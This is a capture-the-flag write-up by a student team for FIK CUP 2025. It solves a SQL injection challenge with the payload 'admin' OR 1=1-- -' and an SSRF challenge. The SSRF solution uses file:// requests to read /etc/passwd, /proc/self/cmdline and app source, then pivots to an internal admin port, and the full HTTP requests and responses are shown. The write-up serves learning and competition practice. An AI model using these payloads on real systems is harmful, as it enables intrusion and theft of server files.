
CTF Write Up
FIK CUP 2025



By Team ASGama

I Putu Herjuna Manasye Suarthana
Ahmad Zainurafi Alfikri

Table of Contents

I. Opening


Fr33 P01nt5 (Free) [10 pts]

The most common ritual. A Free flag to start the CTF!


- **Flag: F1K3UP{53LAM4T_M3NG3RJAK4N!}**

II. Web Exploitation


P3rf3ct C4ndy (Easy) [50 pts]




This first web challenge presents us with a link labelled “Perfect Candy”. When clicked, it linked us to a website that presents a link called “**`Login`**”.



Clicking this link changes the url in a way that adds a parameter called “**`username`**” to the URL. At first, the parameter is equal to admin (**`?username=admin`**), but the web stated that no such user is found:



Based on experience and knowing how most web applications work, this username parameter is most likely linked to a DB call and we suspected that there is a SQL Injection vulnerability from this. Based on this intuition, we tested the most common payload that is used in SQL Injection: **`admin' OR 1=1--`**



This however, still does not work. We figured this must be related with the way comments are processed within the SQL engine used by this app, which may look like the following:


```sql
SELECT * FROM users WHERE username = 'admin' OR 1=1--'
```

In this case, the query might treat `-'` as a part of the string, causing the quotation mark to not actually get commented out. To fix this, we tried to make it absolutely sure that the rest of the query is properly ignored by adding a space and an extra dash, making the payload: `admin' OR 1=1-- -`, which will look like this:

```sql
SELECT * FROM users WHERE username = 'admin' OR 1=1-- -'
```

This makes the final url `https://m4yw3b.kel.my.id/?username=admin' OR 1=1-- -`


We executed this payload and it worked! The flag was then immediately presented. This proves that a SQL Injection vulnerability is present in this web application with the edge case that an extra space and dash ('-') is needed to comment the rest of the query out.



- **Flag: F1K3UP{5QL1NJ3C7I0N8Y4L9F5G2K7P0Q3V}**

Bl1ndsp0t (Medium) [150 pts]

Given a link to a blog that has just been created by the problem setter. Clicking the link gets us to a typical blog web:



We can pick a post and click “Go to post” to view the actual content of these posts. In total, there are only 4 posts that are available in total. However, one interesting thing we noticed is the fact that these posts originate from **localhost:80**, which we can see from the source code:

```
<h1>Quarantine Blog</h1>
<br>
<img src="/static/images/home.jpg" class="img-fluid" alt="Responsive image">
<br>
<h5>I made this blog during quarantine. I'm a noob developer, I don'y know how to make a website secure :(</h5>
<h5>You need to choose the post that you want to read.</h5>
<br>
<form method="POST">
    <select name="text">
        <option value="http://localhost:80/post1">Post 1</option>
        <option value="http://localhost:80/post2">Post 2</option>
        <option value="http://localhost:80/post3">Post 3</option>
        <option value="http://localhost:80/post4">Post 4</option>
    </select>
    <button type="submit">Go to post</button>
</form>
<br>
<h2>Post 1 - Quarantine jokes</h2>
```


This clearly presents a **SSRF vulnerability**, allowing users or attackers to make requests to internal network resources that would otherwise be inaccessible. Tracking the request through Burp-Suite, allows us to see the fact that this local server endpoint is accessed through a data called “text”, which will be POSTed.

```
POST / HTTP/2
Host: bl0g5w.kel.my.id
Content-Length: 40
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://bl0g5w.kel.my.id
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bl0g5w.kel.my.id/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

text=http%3A%2F%2Flocalhost%3A80%2Fpost1
```

```
HTTP/2 200 OK
Date: Sun, 27 Jul 2025 00:29:03 GMT
Content-Type: text/html; charset=utf-8
Server: cloudflare
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
X-Served-By: bl0g5w.kel.my.id
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudf
re.com/report/v4?s=A%2BVjwwDHpK46OKSb7FffosQlHX7Jo77K%2BE8GXGPYrDNIsrISFeQ4f
E5DHdBOiRUWowd5toehjBx5CcNDv%2Bfq4ASPakoemKzs4JWJyD"}]}
Cf-Cache-Status: DYNAMIC
Vary: accept-encoding
Cf-Ray: 9658052e88b35f4b-SIN
Alt-Svc: h3=":443"; ma=86400

<!DOCTYPE html>
<html>
  <head>
    <title>
      Post 1
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="static/css/bootstrap.min.css" rel="stylesheet" media="screen
  </head>
  <body>

    <header class="site-header">
      <nav class="navbar navbar-expand-md navbar-dark bg-dark">
        <span class="navbar-brand mb-0 h1">
          Quarantine Blog
        </span>
      </nav>
    </header>

    <main role="main" class="container">
      <div class="row">
        <div class="col-md-8">
```

In this case when I pick post1, the data will be **"text=http://localhost:80/post1".** We can use this point as an attack vector to initiate the attack.

We then tried to test a payload to read files, specifically **"`file://(path to file)`".** The first file we tried to read is the /etc/passwd file, so the payload will look like: **"`file:///etc/passwd`".** We submitted the payload and immediately, the file fully got output. This confirms the SSRF vulnerability:



Request

Pretty Raw Hex

```
POST / HTTP/2
Host: bl0g5w.kel.my.id
Content-Length: 23
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://bl0g5w.kel.my.id
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bl0g5w.kel.my.id/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

text=file:///etc/passwd
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Sun, 27 Jul 2025 00:34:59 GMT
Content-Type: text/html; charset=utf-8
Server: cloudflare
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
X-Served-By: bl0g5w.kel.my.id
X-Served-By: bl0g5w.kel.my.id
X-Served-By: bl0g5w.kel.my.id
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudfla
re.com/report/v4?s=nEBz9biZEYC5oLAmuih9PaLp%2FA7tm%2FZTbizP50bYcGAlYGJub2h8Trd
Lp5GDcK1sPDKMzSX5r9W3KddBEMDglbRjgDUfz73wd8LEbeDSStQ%3D"}]}
Cf-Cache-Status: DYNAMIC
Vary: accept-encoding
Cf-Ray: 96580delce223e60-SIN
Alt-Svc: h3=":443"; ma=86400

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```

We then try to enumerate the files of the app itself. The first file we tried to read is **“file:///proc/self/cmdline”.** This file contains the information about how the app is started in the server. Reading that file gets us the following:

```
POST / HTTP/2
Host: bl0g5w.kel.my.id
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://bl0g5w.kel.my.id
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bl0g5w.kel.my.id/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

text=file:///proc/self/cmdline
```

```
HTTP/2 200 OK
Date: Sun, 27 Jul 2025 00:39:58 GMT
Content-Type: text/html; charset=utf-8
Server: cloudflare
Nel: {"report_to":"cf-nel","success_fraction":
X-Served-By: bl0g5w.kel.my.id
X-Served-By: bl0g5w.kel.my.id
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints"
re.com/report/v4?s=jkCbCGNqKMpZhNnFJQIcapj09bg
vnuHR4hhWgunMnl0KVcuj05AF%2F0X6Jy%2BeX8NTUwYxc
Cf-Cache-Status: DYNAMIC
Vary: accept-encoding
Cf-Ray: 965815312ba9ef69-SIN
Alt-Svc: h3=":443"; ma=86400

python3/usr/src/app/main_app.py
```


→ **“python3/usr/src/app/main_app.py”**

This immediately reveals the pwd of the server. It is started using **/usr/src/app/main_app.py** which means that the server files must be located in **/usr/src/app** as well. The next thing we tried to read is the Dockerfile because this file usually contains the most important information of a container. In this case, we will set the data to **“text=file:///usr/src/app/Dockerfile”** and submit it:


```
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
HTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
c-Fetch-Site: same-origin
c-Fetch-Mode: navigate
c-Fetch-User: ?1
c-Fetch-Dest: document
ferer: https://bl0g5w.kel.my.id/
cept-Encoding: gzip, deflate, br
iority: u=0, i

xt=file:///usr/src/app/Dockerfile
```

```
n0bkF0%2BKvREXyB2UsTMZ4oF0eCK%2BX5eUs3aB%
Cf-Cache-Status: DYNAMIC
Vary: accept-encoding
Cf-Ray: 96581bc999be831f-SIN
Alt-Svc: h3=":443"; ma=86400

FROM python:3-onbuild
COPY . /usr/src/app
COPY run.sh /
RUN chmod a+x run.sh
CMD ["./run.sh"]
```

This reveals that the server also ran a “run.sh” shell file upon starting. Let us read that as well so “**text=file:///usr/src/app/run.sh**”:



This reveals yet another interesting file called “hidden_app.py” in the same directory as main_app.py. Let us now read that file so “**`text=file:///usr/src/app/hidden_app.py`**”:



We finally got a very important piece of information. An admin panel for the blog that is shown through the hidden file’s code:

```python
from flask import Flask, render_template, redirect, url_for, request, session

# config
app = Flask(__name__)

@app.route('/')
def home():
```

```
        return 'Admin backend'

@app.route('/admin')
def get_flag():
        return render_template('admin.html')

# start server
if __name__ == '__main__':
        app.run(host = "0.0.0.0", port = 5001)
```


To get to the admin panel, we simply need to request to 0.0.0.0 from the server, which in this case is the server's localhost on port 5001 on route "/admin". This means we need to get the server to request to **http://localhost:5001/admin**. Knowing all of this the final payload becomes "**`text=http://localhost:5001/admin`**".

Let us request to that endpoint, with the final payload:


This opens up the admin panel in which we can see the flag!

- **Flag: F1K3UP{5SRV3R3XPLO17N3TW0RK4TT4CK}**

